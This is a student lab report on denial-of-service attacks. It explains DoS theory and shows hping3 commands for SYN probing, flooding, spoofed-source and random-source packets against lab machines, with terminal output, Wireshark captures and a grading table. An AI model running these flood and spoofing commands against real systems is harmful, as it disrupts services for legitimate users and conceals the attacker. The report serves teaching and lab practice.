Experiment 07

AIM - Design code for DOS attack

Learning Objective: Students should be able to design and implement DOS attack

Tools: Virtual Machine, Linux, Wireshark

Theory:

Denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to a network. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop.

Working:


The primary focus of a DoS attack is to oversaturate the capacity of a targeted machine, resulting in denial-of-service to additional requests. The multiple attack vectors of DoS attacks can be grouped by their similarities. DoS attacks typically fall in 2 categories:

Buffer overflow attacks

An attack type in which a memory buffer overflow can cause a machine to consume all available hard disk space, memory, or CPU time. This form of exploit often results in sluggish behavior, system crashes, or other deleterious server behaviors, resulting in denial-of-service.

Flood attacks

By saturating a targeted server with an overwhelming amount of packets, a malicious actor is able to oversaturate server capacity, resulting in denial-of-service. In order for most DoS flood attacks to be successful, the malicious actor must have more available bandwidth than the target.



Commands Used :

- -s : Source Port. It is the default hping3 command used. We set the base port to default
- -c : Count. It is used to send specific number of packets
- -spoof : Spoofing. We spoof the source address. Thus the victim won't know the ip of the attacker
- –rand-source : Random Source It is random source address mode. In this the source ip would be different
- -d : Data length. It is used to send data of fixed length

DOS Attack Using hping3:

1. **Using base source port**

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -V -s 80 192.168.0.161
[sudo] password for kali:
using eth0, addr: 192.168.0.186, MTU: 1500
HPING 192.168.0.161 (eth0 192.168.0.161): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.161 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=0 win=0 rtt=8.8 ms
seq=0 ack=1413505224 sum=cc77 urp=0
```


ip.addr == 192.168.0.186

No.	Time	Source	Destination	Protocol	Length	Info
30032	30.812209272	192.168.0.186	192.168.0.161	TCP	60	80 → 0 [SYN] Seq=0 Win=512 Len=0
30033	30.812228932	192.168.0.161	192.168.0.186	TCP	54	0 → 80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30997	31.811691646	192.168.0.186	192.168.0.161	TCP	60	81 → 0 [SYN] Seq=0 Win=512 Len=0
30998	31.811714717	192.168.0.161	192.168.0.186	TCP	54	0 → 81 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31964	32.811838649	192.168.0.186	192.168.0.161	TCP	60	82 → 0 [SYN] Seq=0 Win=512 Len=0
31965	32.811872361	192.168.0.161	192.168.0.186	TCP	54	0 → 82 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33321	33.811865231	192.168.0.186	192.168.0.161	TCP	60	83 → 0 [SYN] Seq=0 Win=512 Len=0
33322	33.811875330	192.168.0.161	192.168.0.186	TCP	54	0 → 83 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
34540	34.812193013	192.168.0.186	192.168.0.161	TCP	60	84 → 0 [SYN] Seq=0 Win=512 Len=0
34541	34.812213508	192.168.0.161	192.168.0.186	TCP	54	0 → 84 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
35622	35.813025135	192.168.0.186	192.168.0.161	TCP	60	85 → 0 [SYN] Seq=0 Win=512 Len=0
35623	35.813056125	192.168.0.161	192.168.0.186	TCP	54	0 → 85 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
36514	36.813819756	192.168.0.186	192.168.0.161	TCP	60	86 → 0 [SYN] Seq=0 Win=512 Len=0
36515	36.813843053	192.168.0.161	192.168.0.186	TCP	54	0 → 86 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

2. Using flood

```
┌──(kali㉿kali)-[~/Desktop/myfil]
└─$ sudo hping3 -S --flood -V -s 80 192.168.0.188
[sudo] password for kali:
using eth0, addr: 192.168.0.174, MTU: 1500
HPING 192.168.0.188 (eth0 192.168.0.188): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.188 hping statistic ---
4582729 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~/Desktop/myfil]
└─$
```



3. Using spoof

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --spoof 192.168.0.144 -c 5 192.168.0.184
HPING 192.168.0.184 (eth0 192.168.0.184): NO FLAGS are set, 40 headers + 0 data bytes

--- 192.168.0.184 hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ip.addr == 192.168.0.144

No.	Time	Source	Destination	Protocol	Info
7593…	784.216849470	192.168.0.144	192.168.0.184	TCP	1402 → 0 [<None>] Seq=1 Win=512 Len=0
7593…	784.217650907	192.168.0.184	192.168.0.144	TCP	0 → 1402 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7601…	785.217601867	192.168.0.144	192.168.0.184	TCP	1403 → 0 [<None>] Seq=1 Win=512 Len=0
7601…	785.217640890	192.168.0.184	192.168.0.144	TCP	0 → 1403 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7610…	786.218973684	192.168.0.144	192.168.0.184	TCP	1404 → 0 [<None>] Seq=1 Win=512 Len=0
7610…	786.219010263	192.168.0.184	192.168.0.144	TCP	0 → 1404 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7618…	787.219628760	192.168.0.144	192.168.0.184	TCP	1405 → 0 [<None>] Seq=1 Win=512 Len=0
7618…	787.219663513	192.168.0.184	192.168.0.144	TCP	0 → 1405 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7627…	788.219677207	192.168.0.144	192.168.0.184	TCP	1406 → 0 [<None>] Seq=1 Win=512 Len=0
7627…	788.219687579	192.168.0.184	192.168.0.144	TCP	0 → 1406 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7818…	807.284532868	192.168.0.144	192.168.0.184	TCP	2127 → 0 [<None>] Seq=1 Win=512 Len=0
7818…	807.284556000	192.168.0.184	192.168.0.144	TCP	0 → 2127 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7826…	808.288693421	192.168.0.144	192.168.0.184	TCP	2128 → 0 [<None>] Seq=1 Win=512 Len=0
7826…	808.288704722	192.168.0.184	192.168.0.144	TCP	0 → 2128 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7838…	809.289195826	192.168.0.144	192.168.0.184	TCP	2129 → 0 [<None>] Seq=1 Win=512 Len=0
7838…	809.289220734	192.168.0.184	192.168.0.144	TCP	0 → 2129 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7849…	810.289600546	192.168.0.144	192.168.0.184	TCP	2130 → 0 [<None>] Seq=1 Win=512 Len=0
7849…	810.289623602	192.168.0.184	192.168.0.144	TCP	0 → 2130 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7860…	811.290594278	192.168.0.144	192.168.0.184	TCP	2131 → 0 [<None>] Seq=1 Win=512 Len=0

4. Using random source

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --rand-source  -c 5  192.168.0.161
HPING 192.168.0.161 (eth0 192.168.0.161): NO FLAGS are set, 40 headers + 0 data bytes

--- 192.168.0.161 hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ip.addr == 192.168.0.1

No.	Time	Source	Destination	Protocol	Length	Info
706	1.285273952	205.29.191.232	192.168.0.161	TCP	60	1068 → 0 [<None>] Seq=1 Win=512 Len=0
707	1.285312457	192.168.0.161	205.29.191.232	TCP	54	0 → 1068 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
708	1.286371801	192.168.0.1	192.168.0.161	ICMP	82	Destination unreachable (Network unreachable)
1705	2.285994305	130.191.137.170	192.168.0.161	TCP	60	1069 → 0 [<None>] Seq=1 Win=512 Len=0
1706	2.286034413	192.168.0.161	130.191.137.170	TCP	54	0 → 1069 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1707	2.288083551	192.168.0.1	192.168.0.161	ICMP	82	Destination unreachable (Network unreachable)
2768	3.286588099	82.127.170.153	192.168.0.161	TCP	60	1070 → 0 [<None>] Seq=1 Win=512 Len=0
2769	3.286624543	192.168.0.161	82.127.170.153	TCP	54	0 → 1070 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2771	3.288518228	192.168.0.1	192.168.0.161	ICMP	82	Destination unreachable (Network unreachable)
3707	4.286819845	226.246.90.213	192.168.0.161	TCP	60	1071 → 0 [<None>] Seq=1 Win=512 Len=0
4487	5.287025708	148.114.109.70	192.168.0.161	TCP	60	1072 → 0 [<None>] Seq=1 Win=512 Len=0
4488	5.287038099	192.168.0.161	148.114.109.70	TCP	54	0 → 1072 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4522	5.291520059	192.168.0.1	192.168.0.161	ICMP	82	Destination unreachable (Network unreachable)

5. Debug

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -D --debug 192.168.0.184
DEBUG: Output interface address: 0.0.0.0
DEBUG: if lo: The address doesn't match
DEBUG: if eth0: OK
using eth0, addr: 192.168.0.188, MTU: 1500
DEBUG: pcap_open_live(eth0, 99999, 0, 1, 0×55e2aff21c80)
DEBUG: dltype is 1
HPING 192.168.0.184 (eth0 192.168.0.184): NO FLAGS are set, 40 headers + 0 data bytes
45 00 00 28 B2 87 00 00 40 06 00 00 C0 A8 00 BC C0 A8 00 B8 06 D4 00 00 59 B9 39 59 42
 B4 6D E4 50 00 02 00 E0 A0 00 00
DEBUG: under pcap_recv()
DEBUG: under pcap_recv()
len=46 ip=192.168.0.184 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=3.0 ms
DEBUG: under pcap_recv()
DEBUG: under pcap_recv()
DEBUG: under pcap_recv()
DEBUG: under pcap_recv()
DEBUG: under pcap_recv()
DEBUG: under pcap_recv()
```

Learning Outcomes:
The student should be able to design & implement DOS
LO1: To describe & understand DOS attack
LO2: To implement DOS attack

Course Outcomes: Upon completion of the course students will be able to understand & implement DOS attack.

Conclusion:
From this experiment, we were able to understand what Denial of Service(DOS) attack is, how it is done and were able to implement the same on Kali Linux as the attacker computer and traced the packets using Wireshark on the victims' computer.

For Faculty Use:

Correction Parameters	**Formative Assessment [40%]**	**Timely completion of Practical [40%]**	**Attendance / Learning Attitude [20%]**	
Marks Obtained				